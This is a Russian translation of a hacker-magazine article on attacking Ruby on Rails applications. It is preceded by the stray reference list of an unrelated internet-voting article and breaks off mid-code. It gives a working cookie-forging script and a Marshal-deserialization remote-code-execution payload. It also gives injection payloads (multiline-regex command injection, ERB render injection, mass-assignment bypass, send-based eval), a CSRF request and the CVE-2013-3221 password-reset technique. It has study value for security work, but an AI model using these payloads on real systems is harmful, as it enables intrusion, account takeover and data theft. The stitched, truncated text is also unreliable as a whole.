Огромная благодарность Twiga за потраченное время и бесценные советы в работе над этой статьёй. daw дал ценное понимание и рекомендации по фоновой литературе о схемах

интернет-голосования с сквозной верификацией.

12. Ссылки

- [1] http://en.wikipedia.org/wiki/United_States_presidential_election_in_Florida,_2000
- [2] Broken Ballots: Will Your Vote Count?
Douglas W. Jones & Barbara Simons. 2012.
- [6] <http://www.emeraldinsight.com/journals.htm?articleid=863987>
- [7] http://www.cbsnews.com/8301-505124_162-57545531/ohio-faces-controversy-over-voting-machines/
- [8] http://en.wikipedia.org/wiki/William_M._Tweed
- [9] <https://jhalderm.com/pub/papers/dcvoting-fcl2.pdf>
- [11] <http://www.zdnet.com/probe-says-north-korea-behind-south-korean-hack-7000013784/>
- [15] [http://en.wikipedia.org/wiki/Silk_Road_\(marketplace\)](http://en.wikipedia.org/wiki/Silk_Road_(marketplace))
- [17] <http://allthingsd.com/20121105/after-sandy-new-jersey-becomes-an-unwilling-test-case-for-internet-voting/>
- [18] <http://www.njelections.org/2012-results/directive-email-voting.pdf>
- [19] http://en.wikipedia.org/wiki/Electronic_voting_examples#2000_Arizona_Democratic_presidential_primary_Internet_election
- [20] http://www.vvk.ee/public/dok/Internet_Voting_in_Estonia.pdf
- [21] <http://www.cse.wustl.edu/~jain/cse571-07/ftp/ballots.pdf>
- [26] <http://www.poemhunter.com/poem/the-brus-book-i/>
- [29] <http://online.wsj.com/article/SB10001424127887324345804578424741315433114.html>
- [30] "Election Board Warns About Confusing Mailers."
<http://www.channel3000.com/news/Elections-board-warns-about-confusing-mailers/-/1648/16903214/-/2jq57j/-/index.html>
- [31] http://static.usenix.org/event/evtwote10/tech/full_papers/Estehghari.pdf
- [32] <http://heliosvoting.org/>
- [33] <https://github.com/benadida/helios-server>
- [34] <http://www.win.tue.nl/~berry/papers/euro97.pdf>
- [35] <https://www.schneier.com/essay-101.html>
- [36] <http://www.politico.com/news/stories/1112/84202.html>
- [38] http://en.wikipedia.org/wiki/Help_America_Vote_Act
- [39] http://en.wikipedia.org/wiki/Russian_legislative_election,_2011#Electoral_irregularities_and_assessment
- [40] <http://www.bbc.co.uk/news/world-africa-20660228>
- [41] http://en.wikipedia.org/wiki/Ballot_box
- [42] <http://www.bl.uk/onlinegallery/takingliberties/staritems/159peoplescharterpic.html>
- [43] <http://homepage.cs.uiowa.edu/~jones/voting/pictures/>
- [44] <http://www.nist.gov/itl/vote/upload/chapter9.pdf>
- [45] <http://demo.intelivote.com/WEBDEMO/>
- [46] <http://www.recorder.ca/2010/10/27/technical-snags-wont-be-repeated-intelivote>
- [47] http://en.wikipedia.org/wiki/DRE_voting_machine
- [48] A Survey of Internet Voting:
<http://www.eac.gov/assets/1/Documents/SIV-FINAL.pdf>
- [49] <http://www.systematic-paris-region.org/en/members/oppida>
- [50] https://en.wikipedia.org/wiki/Short_Message_Service
- [51] <http://www.everyonecounts.com>
- [52] http://www.elections.nsw.gov.au/__data/assets/pdf_file/0007/93481/iVote_Audit_report_PIR_Final.pdf
- [53] <http://www.youtube.com/watch?v=ZVWIOwSkMew>
- [54] <http://spectrum.ieee.org/computing/networks/geneva-vote-will-use-quantum-cryptography>
- [56] Bishop, Matt. "An Overview of Electronic Voting and Security."
Department of Computer Science. University of California, Davis.
- [57] <http://www.thedailybeast.com/newsweek/2009/05/23/we-do-not-trust-machines.html>
- [58] http://www.theregister.co.uk/2007/10/01/dutch_pull_plug_on_evoting/
- [59] <http://www.edri.org/edri-gram/number7.5/no-evoting-germany>
- [60] <http://citeseerx.ist.psu.edu/viewdoc/>

download?doi=10.1.1.71.9418&rep=rep1&type=pdf
[61] <http://naveen.ksastry.com/papers/cryptovoting-usenix05.pdf>

Атаки на приложения Ruby on Rails

Автор: joernchen of Phenoelit

--[Содержание

- 0 - Введение
- 1 - Краткий обзор
 - 1.1 - Пользовательский ввод
 - 1.1.1 - POST/PUT/GET application/x-www-form-urlencoded
 - 1.1.2 - Мультипараметрические атрибуты
 - 1.1.3 - POST/PUT text/xml
 - 1.1.4 - POST/PUT application/json
 - 1.1.5 - GET против POST/PUT
 - 2 - Распространённые ловушки
 - 2.1 - Сессии
 - 2.2 - to_json / to_xml
 - 2.3 - Выполнение кода / команд
 - 2.3.1 - Классическое внедрение команд ОС
 - 2.3.2 - eval(user_input) и подобные конструкции
 - 2.3.3 - Косвенные вызовы
 - 2.4 - Массовое присваивание
 - 2.5 - Регулярные выражения
 - 2.6 - Рендереры
 - 2.7 - Маршрутизация
 - 3 - Моя любимая техника — CVE-2013-3221
 - 4 - Заметки о полезных нагрузках для инъекции кода
 - 5 - Приветствия и <3
 - A - Ссылки

0 - Введение

Эта небольшая статья призвана дать введение в тему атак на приложения Ruby on Rails. Она не претендует на полноту и не раскрывает 0day-уязвимостей. Это скорее попытка автора собрать воедино интересные векторы атак и техники в одном материале. Поскольку автор провёл большую часть своей работы с приложениями Ruby on Rails в период, когда актуальной версией был Rails 3, некоторые из описанных техник уже не применимы к Rails 4. Тем не менее поверхность атаки для старых приложений по-прежнему широка — мигрировать код Rails на одну-две версии вперёд оказывается настоящей головной болью для крупных проектов (если сомневаетесь, спросите у ближайших Rails-стартаперов :)).

1 - Краткий обзор

В основе Ruby on Rails [0] лежит паттерн MVC (Model-View-Controller) — фреймворк для веб-приложений. Он перегружен функциональностью, и именно эта функциональность в итоге порождает те самые интересные баги, которые мы все ищем.

MVC — это паттерн проектирования программного обеспечения, суть которого примерно такова:

Модель — место, где хранятся данные и бизнес-логика. Таким образом, модель является абстракцией над базой данных. Представление — это то, что видит пользователь: HTML-шаблоны, которые рендерятся. Контроллер — это то, с чем взаимодействует пользователь. Он принимает запросы и решает, что делать с переданными данными.

Эта архитектура отражается в структуре файловой системы Rails. Директория примера приложения выглядит примерно так:

```
.
|-- app                      |здесь живёт основной код приложения
|   |-- assets
|   |   |-- images
|   |   |-- javascripts
|   |   `-- stylesheets
|   |-- controllers         |здесь живут контроллеры
|   |-- helpers
|   |-- mailers
|   |-- models              |здесь живут модели
|   `-- views               |и наконец здесь находятся представления
|       `-- layouts
|-- config                  |вкусные конфиг-файлы
|   |-- environments
|   |-- initializers
|   `-- locales
|-- db
|-- doc
|-- lib                    |ещё код
|   |-- assets
|   `-- tasks
|-- log
|-- public                 |статический контент
|-- script
|-- test                   | /* */
|   |-- fixtures
|   |-- functional
|   |-- integration
|   |-- performance
|   `-- unit
|-- tmp
|   |-- cache
|   `-- assets
`-- vendor
    |-- assets
    |   |-- javascripts
    |   `-- stylesheets
    `-- plugins            |здесь тоже могут быть баги
```

Первым делом стоит обратить внимание на директорию `./app/` — именно здесь живут контроллеры, модели и представления.

Необходимо отметить, что паттерн MVC, хотя и подразумевается структурой файловой системы свежего Rails-приложения, никаким образом не является обязательным требованием Ruby on Rails. Например, разработчик вполне может перенести часть бизнес-логики в представление вместо модели.

1.1 - Пользовательский ввод

Следующие подразделы охватывают различные виды пользовательского ввода, которые Rails-приложение способно понять и обработать. Наиболее распространённым вектором ввода для Rails-приложения обычно является хэш `params`, подробно описанный ниже.

1.1.1 - POST/PUT/GET application/x-www-form-urlencoded

Хэш `params` (хэш — это жаргон Ruby для ассоциативного массива) содержит параметры запроса в Rails. Так, параметры, переданные методом POST в виде:

```
username=hacker&password=happy
```

дают хэш `params` следующего вида:

```
params = {"username"=>"hacker", "password"=>"happy"}
```

В механизме разбора параметров Rails скрыто немало магии. Параметры POST, закодированные как `application/x-www-form-urlencoded`, или обычные GET-параметры могут кодировать массивы таким образом:

```
user[]=Phrack&user[]=rulez
```

Результирующий хэш `params` в этом случае:

```
params {"user" => ["Phrack", "rulez"]}
```

Кодирование вложенных хэшей в `params` также возможно:

```
user[name]=hacker&user[password]=happy
```

Вышесказанное приведёт к следующему значению `params`:

```
params = {"user"=>{"name"=>"hacker", "password"=>"happy"}}
```

Помимо строк при базовых GET/POST параметрах, существует возможность закодировать значение `Ruby nil` следующим образом:

```
user[name]
```

Опустив знак `=` и значение, получаем хэш вида:

```
params = {"user"=>{"name"=>nil}}
```

1.1.2 - Мультипараметрические атрибуты

Если один параметр должен нести несколько значений в одном атрибуте, их также можно закодировать в обычных POST- и GET-запросах. Такие так называемые мультипараметры выглядят следующим образом:

```
user[multiparam(1)]=first_val&user[multiparam(2)]=second_val&[...]  
&user[multiparam(n)]=nth_val
```

Допустимо также мультипараметрическое присваивание с единственным параметром:

```
user[name(1)]=HappyHacker
```

Внутри значения `(1)..(n)` преобразуются в массив, который затем присваивается атрибуту. В реальном коде это встречается редко, но полезно, например, при работе с временными метками:

```
post[date(1)]=1985&post[date(2)]=11&post[date(3)]=17
```

В приведённом примере год, месяц и день параметра `post[date]` присваиваются через мультипараметрический атрибут `date`.

1.1.3 - POST/PUT text/xml

Помимо обычных POST/PUT-параметров Rails, как правило, также понимает XML-ввод. Однако эта поддержка была удалена в Rails 4 [1].

При использовании параметров, закодированных в XML, возможны различные варианты приведения типов. Вот выдержка из ответственного парсера (`rails/activesupport/lib/active_support/xml_mini.rb`):

```
PARSING = {
```

```

"symbol"      => Proc.new { |symbol| symbol.to_sym },
"date"        => Proc.new { |date|    ::Date.parse(date) },
"datetime"    => Proc.new { |time|    ::Time.parse(time).utc rescue
  ::DateTime.parse(time).utc },
"integer"     => Proc.new { |integer| integer.to_i },
"float"       => Proc.new { |float|   float.to_f },
"decimal"     => Proc.new { |number|  BigDecimal(number) },
"boolean"     => Proc.new { |boolean|
  %w(1 true).include?(boolean.strip) },
"string"      => Proc.new { |string|  string.to_s },
"yaml"        => Proc.new { |yaml|    YAML::load(yaml) rescue yaml },
"base64Binary" => Proc.new { |bin|
  ActiveSupport::Base64.decode64(bin) },
"binary"      => Proc.new { |bin, entity|
  _parse_binary(bin, entity) },
"file"        => Proc.new { |file, entity| _parse_file(file, entity) }
}

PARSING.update(
  "double" => PARSING["float"],
  "dateTime" => PARSING["datetime"]
)

```

Таким образом, если булево значение должно содержаться в POST-переменной внутри хэша `params`, этого можно добиться следующим XML-запросом с `Content-Type: text/xml`:

```

<user>
  <admin type="boolean">true</admin>
</user>

```

Хэш `params` для приведённого выше XML будет:

```
params = {"user"=>{"admin"=>true}}
```

Здесь стоит отметить, что преобразования для типов `"symbol"` и `"yaml"` занесены в чёрный список начиная с CVE-2013-0156. Эта CVE является, пожалуй, самой значимой для RoR. Поскольку YAML способен создавать произвольные Ruby-объекты, было возможно получить выполнение кода всего одним POST-запросом — примерно так же, как в описанной в разделе 2.1 проблеме с сессиями. Символы удалены из преобразования просто потому, что они не подлежат сборке мусора во время выполнения и потому пригодны, например, для атак на истощение памяти.

Существуют ещё два поддерживаемых типа, не перечисленных выше — они определены в `rails/activesupport/lib/active_support/core_ext/hash/conversions.rb`. Это типы `"hash"` и `"array"`. Хэш довольно просто представить в XML:

```

<user>
  <name>hacker</name>
</user>

```

Вышеприведённый XML даст следующий хэш:

```
params = {"user"=>{"name"=>"hacker"}}
```

Массивы с типизированным XML собираются следующим образом:

```

<a type="array">
  <a>some value</a>
  <a>some other value</a>
</a>

```

что даст:

```
params = {"a"=>["some value","some other value"]}
```

Кроме того, `nil` можно закодировать так:

```
<a nil="true">
```

что приводит к следующему хэшу `params`:

```
{ "a"=>nil }
```

1.1.4 - POST/PUT application/json

JSON-ввод, переданный методом POST с Content-Type: application/json, не может кодировать столь же широкий спектр типов объектов, как XML, однако следующие типы определены в спецификации JSON:

- String (строка)
- Object (объект, который в Ruby будет хэшем)
- Number (число)
- Array (массив)
- True
- False
- Null (будет nil в Ruby)

До выхода патчей Rails, закрывших CVE-2013-0333 и CVE-2013-0268, было возможно кодировать произвольные объекты в JSON; подробности CVE-2013-0333 обсуждаются в разделе 3.3.

POST-запрос со следующей JSON-нагрузкой:

```
{ "a": [ "string", 1, true, false, null, { "hash": "value" } ] }
```

сгенерирует хэш params:

```
params = { "a"=>[ "string", 1, true, false, nil, { "hash"=>"value" } ] }
```

1.1.5 - GET против POST/PUT

По умолчанию параметры с Content-Type: application/json и text/xml можно передавать и в GET-запросе, просто указав соответствующий заголовок Content-Type, корректный Content-Length и тело запроса. Например:

```
curl -X GET http://someraillsapp/ -H "Content-type: application/json" \
--data '{"a": "z"}'
```

Дополнительная магия скрыта в параметре _method при использовании в POST-запросе.

Например, следующий POST-запрос будет интерпретирован как PUT:

```
curl -X POST http://someraillsapp/?_method=PUT --data 'somedata'
```

Таким образом, установив _method в POST-запросе в допустимый HTTP-метод, можно заставить Rails интерпретировать POST как указанный метод (GET, PUT и т.д.).

2 - Распространённые ловушки

Зная различные способы кодирования нашего зловред^W тщательно выверенного ввода для Rails-приложения, давайте рассмотрим паттерны «что может пойти не так?». В этом разделе мы разберём некоторые неприятные побочные эффекты, порождаемые достаточно распространёнными практиками написания кода в Ruby on Rails. Разумеется, будет показано и то, как использовать эти побочные эффекты для расширения функциональности уязвимого приложения.

2.1 - Сессии

По умолчанию Rails хранит сессии на стороне клиента — в cookie. Весь хэш сессии сериализуется (в Rails 4 также шифруется) и подписывается HMAC (в Rails 3 и 4), чтобы обеспечить защиту от подделки.

Начиная с Rails 4.1 для сериализации используется формат JSON. До этой версии применялся собственный формат сериализации Ruby — Marshal. Сериализованные методом Marshal объекты Ruby выглядят так:

```
irb(main):001:0> foo = ["Some funky string", {"a hash"=>1337}]
=> ["Some funky string", {"a hash"=>1337}]
irb(main):002:0> Marshal.dump foo
=> "\x04\b[\aI\"\x16Some funky string\x06:\x06ET{\x06I\"\va
hash\x06;\x00Ti\x029\x05"
```

По сути это TLV-формат сериализации, способный кодировать почти произвольные Ruby-объекты. Секретный ключ для HMAC/шифрования может храниться в разных местах в зависимости от версии Rails — его можно найти в следующих файлах:

- config/environment.rb
- config/initializers/secret_token.rb
- config/secrets.yml
- /proc/self/environ (если ключ передаётся через переменную окружения)

В редких случаях он может находиться где-то ещё. Но лучшее место для поиска секретов cookie в Rails — это открытый исходный код, закоммиченный в публичные репозитории.

Когда любопытный хакер раскрывает секрет подписи/шифрования cookie, перед ним открываются широкие возможности для развлечений.

Прежде всего, становится возможной подделка сессии: мы можем подписывать/шифровать произвольные данные сессии. Как правило (при отсутствии специальных GEM-аутентификации) `user_id` текущего вошедшего пользователя сериализуется в сессию. Таким образом, сериализовать `user_id` любого другого пользователя в cookie с помощью следующего простого скрипта — сущий пустяк:

```
#!/usr/bin/env ruby
# Sign a cookie in RoR style (Rails Version <=3.x only)
require 'base64'
require 'openssl'
require 'optparse'

banner = "Usage: #{$0} -k KEY [-c COOKIE]\n" +
  "Cookie is a raw ruby expression like '{:user_id => 1}'"

hashtype = 'SHA1'
key = nil
cookie = {"user_id"=>1}

opts = OptionParser.new do |opts|
  opts.banner = banner
  opts.on("-k", "--key KEY") do |h|
    key = h
  end
  opts.on("-c", "--cookie COOKIE") do |w|
    cookie = w
  end
end

begin
  opts.parse!(ARGV)
rescue Exception => e
  puts e, "", opts
  exit
```

```

end

if key.nil?
  puts banner
  exit
end

cook = Base64.strict_encode64(Marshal.dump(eval("#{cookie}"))).chomp

digest = OpenSSL::HMAC.hexdigest(OpenSSL::Digest::Digest.new(hashtype),
  key, cook)

puts("#{cook}--#{digest}")

```

`secret_token` полезен не только для подделки сессий — с его помощью можно выполнить команды удалённо. Следующий метод Ruby генерирует cookie с выполнением кода (это нагрузка, специфичная для Rails 3, но тот же принцип работает и в Rails 4 с небольшими изменениями):

```

def build_cookie
  code = "eval('whatever ruby code')"
  marshal_payload = Rex::Text.encode_base64(
    "\x04\x08" +
    "o" +
    ":\x40ActiveSupport::Deprecation::DeprecatedInstanceVariableProxy" +
    "\x07" +
    ":\x0E@instance" +
    "o" + ":\x08ERB" + "\x06" +
    ":\x09@src" +
    Marshal.dump(code)[2..-1] +
    ":\x0C@method" + ":\x0Bresult"
  ).chomp
  digest = OpenSSL::HMAC.hexdigest(OpenSSL::Digest::Digest.new("SHA1"),
    SECRET_TOKEN, marshal_payload)
  marshal_payload = Rex::Text.uri_encode(marshal_payload)
  "#{marshal_payload}--#{digest}"
end

```

Для получения подробной информации о версии для Rails 4 и более удобного использования этого вектора [рекомендуется ознакомиться с модулем exploits/multi/http/rails_secret_deserialization в Metasploit](#).

Приведённый выше код сериализует объект в формате Marshal Ruby и затем подписывает сериализованные данные с помощью HMAC. Сериализуемым объектом является экземпляр `ActiveSupport::Deprecation::DeprecatedInstanceVariableProxy`, определённый следующим образом:

```

class DeprecatedInstanceVariableProxy < DeprecationProxy
  def initialize(instance, method, var = "@#{method}",
    deprecator = ActiveSupport::Deprecation.instance)
    @instance = instance
    @method = method
    @var = var
    @deprecator = deprecator
  end
  private
  def target
    @instance.__send__(@method)
  end

  def warn(callstack, called, args)
    @deprecator.warn(
      "#{@var} is deprecated! Call #{@method}.#{@called} instead of " +
      "#{@var}.#{@called}. Args: #{args.inspect}", callstack)
  end
end

```

`DeprecatedInstanceVariableProxy` в свою очередь наследует от `DeprecationProxy`, который определяет следующий интересный метод:

```
def method_missing(called, *args, &block)
  warn caller, called, args
  target.__send__(called, *args, &block)
end
```

а также отменяет определение ряда методов:

```
instance_methods.each { |m| undef_method m
  unless m =~ /^__|^object_id$/ }
```

Внутри `DeprecatedInstanceVariableProxy` в качестве `instance` помещается объект `ERB`, а `method` устанавливается в `"result"`. `ERB` расшифровывается как `Embedded Ruby` — в RoR это механизм для HTML-шаблонов, включающих Ruby-код; фактически `ERB` используется для представлений в Rails-приложении. Переменная `src` этого объекта `ERB` содержит произвольную строку Ruby-кода. После десериализации и конструирования двух вложенных объектов происходит следующее:

Упомянутый выше интересный метод `method_missing` — проявление магии Ruby. Когда объект определяет `method_missing`, этот метод вызывается при обращении к любому несуществующему (отсутствующему) методу объекта.

Как только на десериализованном объекте вызывается любой метод, это событие передаётся в `method_missing`, поскольку практически все методы экземпляра были отменены. `method_missing` сначала вызывает `warn`, а затем вызывает `target`, который передаёт метод `result` объекту `ERB`. `result` интерпретирует и выполняет код, прикрепленный к объекту `ERB` как `src`.

Следующий фрагмент в `irb` демонстрирует это поведение:

```
1.9.3p194 :001 > require 'rails/all'
=> true
1.9.3p194 :002 > Marshal.load(
"\bo:@ActiveSupport::Deprecation::DeprecatedInstanceVariableProxy"+
"\a:@instanceo:\bERB\t@srcI"\eval('puts \"ohai\"')"+
"\:ET:\f@method:\vresult")
ohai
=> nil
```

Авторство приведённой выше техники принадлежит Чарли Сомервиллю.

Начиная с Rails 4.1 этот вектор больше не работает, поскольку для сериализации сессий используется JSON. Впрочем, это не совсем точно: существует, разумеется, обратная совместимость с устаревшими cookie сессий. Такие устаревшие cookie принимаются во внимание, если в Rails-приложении версии ≥ 4.1 определён `secret_token` вместе с новым `secret_key_base`. Или же если есть только `secret_token`, но нет `secret_key_base` — что может возникнуть при обновлении приложения с Rails 3.x до 4.1 или выше. Определить, что вы имеете дело с устаревшим cookie, можно по тому, что его значение начинается с "BAh", что в Base64 декодируется в заголовок Marshal.

Если секрет сессии неизвестен, всё равно остаётся пространство для ошибок. Например, представьте, что некий аппаратный комплекс производства BigVendor имеет веб-интерфейс на RoR и хранит идентификатор текущего вошедшего пользователя в сессии. У BigVendor возникнет небольшая проблема, если секрет сессии одинаков на всех устройствах. Если администратор А устройства А' имеет cookie сессии с `user_id = 1` для А', этот cookie является легитимным и для устройства В', где у администратора В также `user_id = 1` (идентификаторы, как правило, инкрементальные, начиная с 1, и администратор обычно создаётся первым). Перефразируя: «Что было подписано HMAC — то нельзя un-HMAC».

2.2 - to_json / to_xml

В Rails механизм scaffolding генерирует автоматические рендереры XML и JSON. По умолчанию они включают все атрибуты модели. Наглядный пример такого поведения задокументирован в [3]: простой аутентифицированный запрос к `http://demo.fatfreecrm.com/users/1.json` вернул следующий JSON:

```
{
  "user": {
    "admin": true,
    "aim": "",
    "alt_email": "",
    "company": "example",
    "created_at": "2012-02-12T02:00:00+02:00",
    "current_login_at": "2013-08-26T22:12:05+03:00",
    "current_login_ip": "61.143.60.146",
    "deleted_at": null,
    "email": "aaron@example.com",
    "first_name": "Aaron",
    "google": "",
    "id": 1,
    "last_login_at": "2013-08-24T22:20:06+03:00",
    "last_login_ip": "122.173.185.99",
    "last_name": "Assembler",
    "last_request_at": "2013-08-26T22:13:35+03:00",
    "login_count": 481,
    "mobile": "(800)555-1211",
    "password_hash": "[...]",
    "password_salt": "[...]",
    "perishable_token": "NE0n6wUCumVNdQ24ahRu",
    "persistence_token": "...",
    "phone": "(800)555-1210",
    "single_access_token": "TarXlrOPfaokNOzls2U8",
    "skype": "ranzitreddy",
    "suspended_at": null,
    "title": "VP of Sales",
    "updated_at": "2013-08-26T22:13:35+03:00",
    "username": "aaron",
    "yahoo": ""
  }
}
```

Параметр формата, в зависимости от маршрутов конкретного приложения, может быть задан либо добавлением `.json/.xml` к URL, либо параметром запроса `format=json/format=xml`.

В редких, но встречающихся в реальности случаях существуют даже рендереры `format=js`, порождающие уязвимости. Представьте входящие сообщения пользователя по адресу:

```
http://some.host/inbox/messages
```

Если здесь JavaScript-рендерер выдаёт, например, фрагменты JQuery вида:

```
$("#messages").html("здесь находится входящий ящик пользователя")
```

мы можем просто включить

```
<script src="http://some.host/inbox/messages?format=js"></script>
```

на стороннем сайте и тем самым утечь содержимое входящего ящика пользователя. Это практически та же концепция, что и утечка через JSONP.

2.3 - Выполнение кода / команд

Теперь перейдём к настоящему веселью: различным способам выполнить ваш код на чужих веб-серверах.

2.3.1 - Классическое внедрение команд ОС

Классические паттерны внедрения команд, разумеется, применимы и к приложениям Ruby on Rails.

На что следует обратить внимание:

- ``command``
- `%x/command/`
- `IO.popen(command)`
- `Kernel.exec`
- `Kernel.system`
- `Kernel.open("| command")`

Список далеко не полный: существует множество Rubygem-ов, реализующих обёртки над этими функциями (возможно, я просто забыл упомянуть, например, `open3` в этом списке). Поскольку средний читатель Phrack достаточно хорошо знаком с концепцией уязвимостей внедрения команд ОС, мы не будем подробно останавливаться на этом типе проблем ;P.

Небольшое примечание о `Kernel.open()`: когда первый символ аргумента — вертикальная черта, метод ведёт себя подобно `popen`. Остаток строки после вертикальной черты интерпретируется как командная строка.

2.3.2 - `eval(user_input)` и подобные конструкции

Всё становится несколько интереснее, когда речь заходит о конструкциях RoR, которые в конечном счёте вызывают `eval()` на пользовательском вводе. Здесь, благодаря бесконечным возможностям динамического программирования Ruby и `monkey patching`, ситуация приобретает особый интерес. Советы по использованию внутрифреймворкового выполнения кода приведены в разделе 4.

С помощью следующих методов мы можем вычислять хитроумные нагрузки в рабочей среде/окружении приложения:

- `eval` — в текущем контексте
- `instance_eval` — в контексте текущего экземпляра класса
- `class_eval` — в контексте самого класса

При наличии такого внутрифреймворкового вычисления введённых атакующим данных мы можем практически свободно переопределять и получать доступ к чему угодно внутри приложения.

2.3.3 - Косвенные вызовы

Ещё одна интересная вещь, когда речь заходит о `monkey patching` и динамическом (ура!) программировании, — это косвенные вызовы, возникающие при использовании одного из следующих методов на пользовательском вводе:

- `send`
- `__send__`
- `public_send`
- `try`

То, что делают `send` и ему подобные, — это вызов метода, определяемого первым параметром (который может быть строкой или символом), с передачей остальных аргументов вызываемому

методу.

Представьте (это на самом деле не такой уж редкий случай [4]) следующую конструкцию:

```
send(params[:a],params[:b])
```

Достаточно просто превратить её во внутрифреймворковый RCE, передав:

```
a=eval&b=whatever%20ruby%20code%20we%20like
```

Основные различия между перечисленными выше методами:

- `send` и `__send__`: никаких различий
- `send` и `try:try` определён внутри Rails и просто молча подавляет все возникающие исключения
- `public_send` вызывает только публичные методы объекта

Ограничение `public_send` можно обойти, поскольку сам `send` является публичным:

```
irb(main):002:0> "".public_methods.grep /send/  
=> [:send, :public_send, :__send__]
```

Описанная выше конструкция с наличием как минимум двух аргументов у `__send__`, причём первый из которых под нашим контролем, встречается, однако, довольно редко. Чаще вы будете видеть код вида:

```
Thing.send(:hard_coded_method_name, params[someparam])
```

Поскольку вызываемый метод жёстко закодирован, к сожалению, воспользоваться этим для произвольного выполнения кода не получится.

2.4 - Массовое присваивание

Массовое присваивание было весьма популярной целью для эксплуатации в Rails 3. Основная идея заключается в том, что приложение присваивает произвольные значения атрибутам модели при сохранении:

app/controller/users_controller.rb:

```
def update  
  @user = User.find(params[:id])  
  respond_to do |format|  
    if @user.update_attributes(params[:user])
```

Если модель `User` имеет, например, атрибут `"admin"`, любой пользователь может повысить себя до администратора, просто отправив этот атрибут в приложение.

Распространённая плохая практика, призванная предотвратить массовое присваивание, показана в примере кода ниже:

app/controller/users_controller.rb:

```
def update  
  @user = User.find(params[:id])  
  params[:user].delete(:admin) # обязательно защитить флаг admin  
  respond_to do |format|  
    if @user.update_attributes(params[:user])  
      [...]
```

В рамках этого контроллера и при использовании мультипараметрических атрибутов, описанных в разделе 1.4.2, можно обойти санитизацию `params[:user].delete(:admin)` с помощью следующей нагрузки:

```
user[admin(1)]=true
```

Поскольку мультипараметрический атрибут разбирается в `user.update_attributes`, защита `params[:user].delete(:admin)` не перехватит атрибут `user[admin(1)]`, что позволяет нам повысить привилегии. Это происходит просто потому, что внутри контроллера параметр имеет значение `"admin(1)"`, а не `"admin"`; фактическое присваивание `admin(1)` флагу `admin` происходит уже в вызове `update_attributes`.

Правильный способ предотвратить автоматическое присваивание атрибутов в Rails 3.x — использование `attr_accessible` для определения атрибутов, разрешённых для массового присваивания (белый список).

2.5 - Регулярные выражения

Ruby имеет особое поведение регулярных выражений: по умолчанию они работают в многострочном режиме. Это отличает его от Perl и других языков программирования.

Для наглядности сравните две командные строки ниже:

```
$ perl -e '$a="foo\nbar"; $a =~ /^foo$/ ? print "match" : \
    print "no match"'
no match

$ ruby -e 'a="foo\nbar"; if a =~ /^foo$/; puts "match"; \
    else puts "no match"; end'
match
```

Строка `"foo\nbar"` не соответствует регулярному выражению `/^foo$/` в Perl-коде, но соответствует в Ruby-коде.

Главная проблема с таким поведением регулярных выражений состоит в том, что многие разработчики не осведомлены об этом тонком различии. Это приводит к некорректным проверкам и валидациям. Например, контроллер ниже близок к тому, что можно наблюдать в реальном коде (регулярное выражение несколько упрощено):

```
class PingController < ApplicationController
  def ping
    if params[:ip] =~ /\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}$/
      render :text => `ping -c 4 #{params[:ip]}`
    else
      render :text => "Invalid IP"
    end
  end
end
```

Разработчик ожидает, что в приведённой выше проверке IP-адреса будут совпадать только цифры и точки. Но из-за многострочного режима регулярных выражений Ruby эту проверку можно обойти строкой вида `"1.2.3.4.\nsomething"`. Символ `$` в регулярном выражении останавливается на `\n`, поэтому приведённый код уязвим к внедрению команд с помощью простого запроса:

```
$ curl localhost:3000/ping/ping -H "Content-Type: application/json" \
--data '{"ip" : "127.0.0.999\n id"}'
```

Вместо `^` и `$` следует использовать `\A` и `\z` для проверки начала и конца строки, а не начала или конца строки.

Ещё один распространённый случай применения такого поведения RegEx — верификация ссылок, предоставленных пользователем. Например, регулярное выражение `/^https?:\/\//` обходится путём передачи ссылки вида:

```
"javascript:alert('lol')/*\nhttp://*/" (обратите внимание на перенос строки)
```

Когда такой ввод рендерится в атрибут `href` якорного тега, мы получаем прямолинейный Cross-Site Scripting.

2.6 - Рендереры

Оператор `render` в RoR используется для рендеринга различных шаблонов или просто обычного текста в браузер пользователя, например:

```
render text: "Ohai World!"
```

Если нам повезёт обнаружить нечто подобное:

```
render params[:t]
```

мы можем внедрить содержимое ERb, передав параметр `t` вида:

```
t[inline]=<%=`id`%>
curl 'localhost:3000/?&t\[inline\]=%3c%25=%60id%60%25%3e'
```

Это работает, потому что оператор `render` принимает хэш в качестве аргумента, который в данном случае будет:

```
inline: "<%=`id`%>"
```

где `inline`-рендерер ожидает строку ERb. Et voila — пользовательский код выполнен.

2.7 - Маршрутизация

Файл `config/routes.rb` описывает, какие контроллеры доступны по каким путям и HTTP-методам, например:

```
post "user/add" => "users#add_user"
```

эта строка открывает метод `add_user` контроллера `UserController` по пути `/users/add` через POST-запрос. Однако распространённой ошибкой является `catch-all` маршрут по умолчанию вида:

```
match ':controller(/:action(/:id))(:format)', via: [:get, :post]
```

Это открывает каждый публичный метод каждого контроллера для доступа как через GET, так и через POST запросы. Главная проблема такого `catch-all` маршрута в том, что он полностью обходит защиту RoR от CSRF: GET-запросы считаются не изменяющими состояние и поэтому вносятся в белый список защиты от CSRF. Таким образом, в приведённом выше примере с двумя заданными маршрутами атакующий просто выполнит CSRF-запрос вида:

```
http://vict.im/user/add?user[name]=haxx0r&user[password]=h4x0rp455&
user[admin]=1
```

в обход защиты от CSRF, предполагавшейся оператором `post` в маршрутах.

3 - Моя любимая техника — CVE-2013-3221

Этот раздел посвящён моей любимой технике атаки на RoR, которая изначально НЕ была устранена при публикации CVE-2013-3221.

Проблема, описанная в CVE-2013-3221, представляет собой элегантный способ злоупотребления автоматическим приведением типов в MySQL для сброса произвольных паролей в некоторых Ruby on Rails приложениях (включая, помимо прочего, систему рецензирования заявок BlackHat CFP [5]).

Сначала рассмотрим, как MySQL сравнивает числа со строками:

```
mysql> SELECT 123 FROM dual WHERE 1=1;
+-----+
| 123 |
+-----+
1 row in set (0.00 sec)

mysql> SELECT 123 FROM dual WHERE 1="1";
+-----+
| 123 |
+-----+
1 row in set (0.00 sec)

mysql> SELECT 123 FROM dual WHERE 1="1somestring";
+-----+
| 123 |
+-----+
1 row in set, 1 warning (0.00 sec)

mysql> SELECT 123 FROM dual WHERE 1="somestring";
Empty set, 1 warning (0.00 sec)

mysql> SELECT 123 FROM dual WHERE 0="somestring";
+-----+
| 123 |
+-----+
1 row in set, 1 warning (0.00 sec)
```

Широко распространённая техника сброса пароля в веб-приложениях — отправить пользователю токен по электронной почте. Этот токен позволяет пользователю немедленно сбросить пароль.

В Ruby on Rails такой процесс сброса будет выглядеть примерно следующим образом:

```
# PasswordController

def reset
  user = User.find_by_token(params[:user][:token])
  if user
